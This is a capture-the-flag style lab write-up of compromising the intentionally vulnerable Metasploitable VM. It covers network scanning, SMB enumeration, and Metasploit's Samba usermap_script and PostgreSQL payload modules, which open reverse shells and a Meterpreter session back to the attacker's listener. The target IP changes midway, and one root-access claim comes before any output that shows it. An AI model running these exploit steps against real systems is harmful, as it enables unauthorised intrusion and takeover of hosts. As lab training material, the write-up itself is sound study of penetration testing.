

Metasploitable

🕒 Created	@December 20, 2024 8:27 AM
☑ Reviewed	☑

lets get the ip of the vulnerable machine.

```
| sudo netdiscover
```

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.4.0/16 | Screen View: Unique Hosts  
7 Captured ARP Req/Rep packets, from 5 hosts. Total size: 420  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.1.254 c4:48:fa:d7:ea:40    3      180  Taicang T&W Electronics  
192.168.1.67  18:47:3d:69:c5:f9    1       60  CHONGQING FUGUI ELECTRONICS CO.,LTD.  
192.168.1.73  08:00:27:8d:2f:dd    1       60  PCS Systemtechnik GmbH  
192.168.1.65  04:c8:07:32:51:d2    1       60  Xiaomi Communications Co Ltd  
192.168.1.64  06:6d:14:b3:68:7e    1       60  Unknown vendor  
  
(kali@kali)~  
$
```

The ip is 192.168.1.73

using nmap on the ip address.

```
| sudo nmap -sS -sV -p- -A 192.168.1.73 -o nmapof.txt
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)~[~/Desktop]
$ sudo nmap -sS -sV -p- -A 192.168.1.73 -o nmapaof.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 08:52 EST
Nmap scan report for 192.168.1.73
Host is up (0.0011s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2024-12-18T13:53:30+00:00; +1s from scanner time.
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth, SupportsTransa
ctions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|   Salt: "68%QGREDbCeV_)Yen
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

Some of the interesting port

PORT :: STATE :: SERVICE :: VERSION

21/tcp :: open :: ftp :: ProFTPD 1.3.1

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Enumeration

Using command

enum4linux 192.168.1.73

```

(kali@kali)-[~/Desktop]
$ cat enum.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 18 08:57:29 2024

===== ( Target Information ) =====

Target ..... 192.168.1.73
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.73 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.1.73 ) =====

Looking up status of 192.168.1.73
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.1.73 ) =====

[+] Server 192.168.1.73 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.1.73 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.1.73 ) =====

[E] Can't get OS info with smbclient

```

At the Os information found the samba version as samba 3.0.20

```

===== ( OS information on 192.168.1.73 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.1.73 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unix NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id      : 500
os version       : 4.9
server type      : 0x9a03


===== ( Users on 192.168.1.73 ) =====

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)

```

Exploitation

After searching for the exploit i found an exploit in metasploit.



commad use:

```
msfconsole
```

```
use exploit/multi/samba/usermap_script
```

```
set rhosts 192.168.1.73
```

```
show options
```

```
run
```

```

msf6 exploit(multi/samba/usermap_script) > set chost 192.168.1.73
chost => 192.168.1.73
msf6 exploit(multi/samba/usermap_script) > run

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(multi/samba/usermap_script) > unset CHOST 192.168.1.73
Unsetting CHOST ...
Unsetting 192.168.1.73 ...
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.73
rhosts => 192.168.1.73
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] Command shell session 1 opened (192.168.1.75:4444 -> 192.168.1.73:60062) at 2024-12-18 09:03:57 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whomai
/bin/sh: whomai: not found
whoami
root

```

Got Root access.

For another way to exploit we found an exploit for port 5432

← → ↻ rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/ ☆ | | |

| Hackerone Hack The Box :: Star... TryHackMe | Radhe... >> | All Bookmarks

CONTACT US

- [History](#)

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/postgres/postgres_payload
2 msf exploit(postgres_payload) > show targets
3 ...targets...
4 msf exploit(postgres_payload) > set TARGET < target-id >
5 msf exploit(postgres_payload) > show options
6 ...show and set options...
7 msf exploit(postgres_payload) > exploit
```

Using the exploit

```

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.69
rhosts => 192.168.1.69
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):



| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |



Used when connecting via an existing SESSION:



| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |



Used when making a new connection via RHOSTS:



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against                                                                                                                                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password                                                                                                                          |
| RHOSTS   | 192.168.1.69    | no       | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 5432            | no       | The target port                                                                                                                                                                                     |
| USERNAME | postgres        | no       | The username to authenticate as                                                                                                                                                                     |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name |
|----|------|
| -- | ---- |


```

got Root access.


```

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.75
lhost => 192.168.1.75
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] 192.168.1.69:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/xqaEFddI.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.69
[*] Meterpreter session 2 opened (192.168.1.75:4444 -> 192.168.1.69:37530) at 2024-12-20 07:50:15 -0500

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	9216	fil	2024-12-20 07:44:52 -0500	OymLliDr.dll
100600/rw-----	4	fil	2010-03-17 10:08:46 -0400	PG_VERSION
100644/rw-r--r--	9216	fil	2024-12-20 07:43:30 -0500	YdkAzbZk.dll
040700/rwx-----	4096	dir	2010-03-17 10:08:56 -0400	base
040700/rwx-----	4096	dir	2024-12-20 07:50:14 -0500	global
040700/rwx-----	4096	dir	2010-03-17 10:08:49 -0400	pg_clog
040700/rwx-----	4096	dir	2010-03-17 10:08:46 -0400	pg_multixact
040700/rwx-----	4096	dir	2010-03-17 10:08:49 -0400	pg_subtrans
040700/rwx-----	4096	dir	2010-03-17 10:08:46 -0400	pg_tblspc
040700/rwx-----	4096	dir	2010-03-17 10:08:46 -0400	pg_twophase
040700/rwx-----	4096	dir	2010-03-17 10:08:49 -0400	pg_xlog
100600/rw-----	125	fil	2024-12-20 07:05:02 -0500	postmaster.opts
100600/rw-----	54	fil	2024-12-20 07:05:02 -0500	postmaster.pid
100644/rw-r--r--	540	fil	2010-03-17 10:08:45 -0400	root.crt
100644/rw-r--r--	1224	fil	2010-03-17 10:07:45 -0400	server.crt
100640/rw-r-----	891	fil	2010-03-17 10:07:45 -0400	server.key

```

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >

```

Comming for metasploit 2